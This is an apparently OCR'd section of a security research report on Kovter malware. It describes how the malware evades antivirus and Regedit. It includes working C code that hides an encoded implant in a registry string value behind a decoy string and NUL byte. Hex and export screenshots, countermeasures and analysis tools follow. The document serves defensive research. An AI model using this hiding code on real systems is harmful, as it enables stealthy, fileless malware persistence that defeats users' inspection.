
Anti-virus software scans files on disk. A/V software hashes files and sends the signatures to the cloud. Some anti-virus performs heuristic checks on files stored on disk. Suspected malware files can even be silently sent to the cloud.

To counter this, malware has several options. The files on disk can be generic droppers, that reach out to the Internet and download more substantial modules (which are loaded in memory, without touching disk).

Malware can also craft the executables stored on disk to not trip anti-virus heuristics. For example, since anti-virus often scans for high-entropy segments in PEs (which indicate compressed or encrypted data), malware can avoid using encryption and compression to protect its executables. Since anti-virus has heuristics that scan import tables, malware can avoid importing suspicious functions. Such countermeasures are burdensome to the malware developers and, in any case, do not guarantee that their binaries will not be sent to the cloud.

FILELESS BINARY STORAGE IN THE REGISTRY

While the invisible Run key technique completely hid the value (at the cost of an error message), this fileless binary technique displays a value, but hides its contents. Just like with the first technique, the contents of the value cannot be exported by Regedit.




```
// this writes the binary buffer of the encoded implant to the registry as a sting
// according to winnt.h, REG_SZ is "Unicode nul terminated string"
// When the value is exported, only part of the value will actually be exported.
void writeHiddenBuf(char *buf, DWORD buflen, const char *decoy, char *keyName, const char* valueName) {
    HKEY hkResult = NULL;
    BYTE *buf2 = (BYTE*)malloc(buflen + strlen(decoy) + 1);
    strcpy((char*)buf2, decoy);
    buf2[strlen(decoy)] = 0;
    memcpy(buf2 + strlen(decoy) + 1, buf, buflen);

    if (!RegOpenKeyExA(HKEY_CURRENT_USER, keyName, 0, KEY_SET_VALUE, &hkResult))
    {
        printf("Key opened!\n");
        LSTATUS lStatus = RegSetValueExA(hkResult, valueName, 0, REG_SZ, (const BYTE *)buf2, buflen + strlen(decoy) + 1);
        printf("lStatus == %d\n", lStatus);
        RegCloseKey(hkResult);
    }
    free(buf2);
}

void readHiddenBuf(BYTE **buf, DWORD *buflen, const char *decoy, char * keyName, const char* valueName) {
    HKEY hkResult = NULL;
    LONG nError = RegOpenKeyExA(HKEY_CURRENT_USER, keyName, NULL, KEY_ALL_ACCESS, &hkResult);
    RegQueryValueExA(hkResult, valueName, NULL, NULL, NULL, buflen);
    *buf = (BYTE*)malloc(*buflen);
    RegQueryValueExA(hkResult, valueName, NULL, NULL, *buf, buflen);
    RegCloseKey(hkResult);
    *buflen -= (strlen(decoy) + 1);
    BYTE *buf2 = (BYTE*)malloc(*buflen);
    memcpy(buf2, *buf + strlen(decoy) + 1, *buflen);
    free(*buf);
    *buf = buf2;
}
```

First consider *writeHiddenBuf*. For this example, let decoy be “(value not set)”. The hidden buffer is prepended with “(value not set)\0”. The NULL byte at the end of the string will hide whatever comes after it so that Regedit does not display or export the hidden buffer. So long as *RegSetValueExA* is passed the length of decoy string + the length of the hidden buffer, it will write the entire buffer to the registry.

readHiddenBuf retrieves the hidden buffer from the registry and removes the decoy string from the beginning of it.


This screenshot shows the result of writing a hidden buffer to the default value of a key. The decoy string is “(value not set)”.



Computer\HKEY_CURRENT_USER\Software\Microsoft

Name	Type	Data
(Default)	REG_SZ	(value not set)...

Here is a registry key without a hidden buffer in the default value.




Computer\HKEY_CURRENT_USER\Software\Intel


Name	Type	Data
(Default)	REG_SZ	(value not set)

Notice that in the first screenshot the value says “(value not set)…” whereas in the second screenshot it says “(value not set)” without the ellipses.

When the value is right-clicked, the use can choose Modify or Modify Binary Data.



Here is the result of choosing “Modify..” on the value that has the hidden buffer.




Computer\HKEY_CURRENT_USER\Software\Microsoft

Edit String

Value name: (Default)

Value data: (value not set)

Here is the result of choosing “Modify..” on the value that does NOT have the hidden buffer.



Computer\HKEY_CURRENT_USER\Software\Intel


Edit String

Value name: (Default)

Value data:

The value with the hidden buffer displays (value not set), but gives no indication that any more data is stored in the value.


Here is the result of choosing "Modify Binary Data..." on the value that has the hidden buffer.



Computer\HKEY_CURRENT_USER\Software\Microsoft

```
0000    28  00  76  00  61  00  6C  00    ( . v . a . l .
0008    75  00  65  00  20  00  6E  00    u . e .   . n .
0010    6F  00  74  00  20  00  73  00    o . t .   . s .
0018    65  00  74  00  29  00  00  00    e . t . ) . . .
0020    D2  00  34  00  C4  00  3D  00    Ò . 4 . Ä . = .
0028    26  00  C7  00  20  20  7F  00    & . Ç .     ▯ .
0030    3F  00  FD  00  24  00  C4  00    ? . ý . $ . Ä .
0038    C6  00  AC  00  34  00  78  00    Æ . ¬ . 4 . x .
0040    C5  00  DA  00  48  00  56  00    Å . Ú . H . V .
0048    29  00  21  20  4C  00  BC  00    ) . !   L . ¼ .
0050    52  00  7B  00  78  01  11  00    R . { . x . . .
0058    AC  20  CD  00  55  00  FB  00    ¬   Í . U . û .
```

Here is the result of choosing "Modify Binary Data..." on the value that does NOT have the hidden buffer.




Computer\HKEY_CURRENT_USER\Software\Intel

```
0000
```

Modify binary data shows the contents of the hidden buffer. Since Regedit lists the value as type REG_SZ (the string type), a user might be less likely to click it, since it is not obvious that the "Modify Binary Data" is applicable to string values.


Unlikely the first scenario, no error message appears when exporting the key and writing it to disk.

This is the exported registry file when the buffer is hidden. Note line 4, which says @=”(value not set)”. The hidden buffer was not written.



```
1   Windows Registry Editor Version 5.00
2
3   [HKEY_CURRENT_USER\Software\Microsoft]
4   @="(value not set)"
5
6   [HKEY_CURRENT_USER\Software\Microsoft\Active Setup]
7
8   [HKEY_CURRENT_USER\Software\Microsoft\Active Setup\Installed Components]
9
```

For comparison, this is an example of a default key without a hidden buffer. Note line 3051, which says @=””.



```
       ,\
3048   06,02,00,00,07,02,00,00,08,02,00,00,09,02,00,00
3049
3050  [HKEY_CURRENT_USER\Software\Microsoft\IMEJP\Colors]
3051  @=""
3052
3053  [HKEY_CURRENT_USER\Software\Microsoft\Input]
```

COUNTERMEASURES

These techniques rely on errors in how Regedit reads and display registry values. Other tools do not have the same errors and can be used to verify the output of Regedit. Autoruns from Sysinternals, for example, will correctly display the hidden Run key values. Forensics tools like FTK Registry Viewer can view the hidden buffers stored in values if a copy is made of the registry hives on disk. Because the hive files are in use while Windows is running, use a tool like HoboCopy to make a copy of the hive files.

CONCLUSION

Because of the multitude of data types that can be stored in a registry value, it is tricky to display these values soundly and completely. The ultimate culprit may not be Regedit, but rather the specification for the Windows hive files. Complex formats with types that can be both strings and data almost inevitably lead to bugs. To add to the complexity, the registry can be interacted with by not only by the typical Windows API, but also by the lower level native API.

For these reasons, we believe these are just two examples of possibly many more bugs in Regedit. As Microsoft raises the bar on security, the cost and complexity of privilege escalation exploits increases. Previously unexplored targets like the Regedit may provide new techniques for common malware tasks without requiring elevation.

APPENDIX D. TOOLS FOR ANALYZING KOVTER

NEUTERING KOVTER FOR DYNAMIC ANALYSIS

Because we can construct all the registry values Kovter relies on, and because we can repackage the resource configuration section, Kovter can neutered for analysis.

1. Set all anti-detection techniques to 0. Re-encode the resource section and append to Kovter.
2. Neuter the anti-task manager thread with a patch.
3. Neuter the away from keyboard thread to always say the user is away from keyboard.
4. Neuter the version update code, so a new version cannot be sent down
5. Use Kovter's own hooking code to hook the HTTP message sending functions. Write the clear text of the messages, and their responses, to disk.
6. Write the neutered version of Kovter to the autorun keys and reboot.

EWHITEHAT'S SOFTWARE REPO

`Check out https://github.com/ewhitehats/kovterTools.git.`

Function Name	Description
InvisibleKeys.sln	Implementation of Kovter fileless persistence and invisible autorun values.
Kovter_computerNameGenerator.sln	Sets up registry values except for autorun key and RegValue("8"), which is the Javascript that protects shellcode32.
IdaFixupDecode1_strs.py *IdaFixupDecode2_strs.py*	IDA Python scripts that will at comments next to the obfuscated data section strings everywhere they are used in the binary.
decodeResourceSegment.py	Decoded the configuration data in the resource segment
decodeRegistryStrs.py	Decodes the registry values in Software\[uniqueComputerName]
decodeMainExe.py	Decodes the main.exe binary in the Chrome directory

eWhiteHats

info@ewhitehat.com

```
https://github.com/ewhitehats/kovterTools.git
```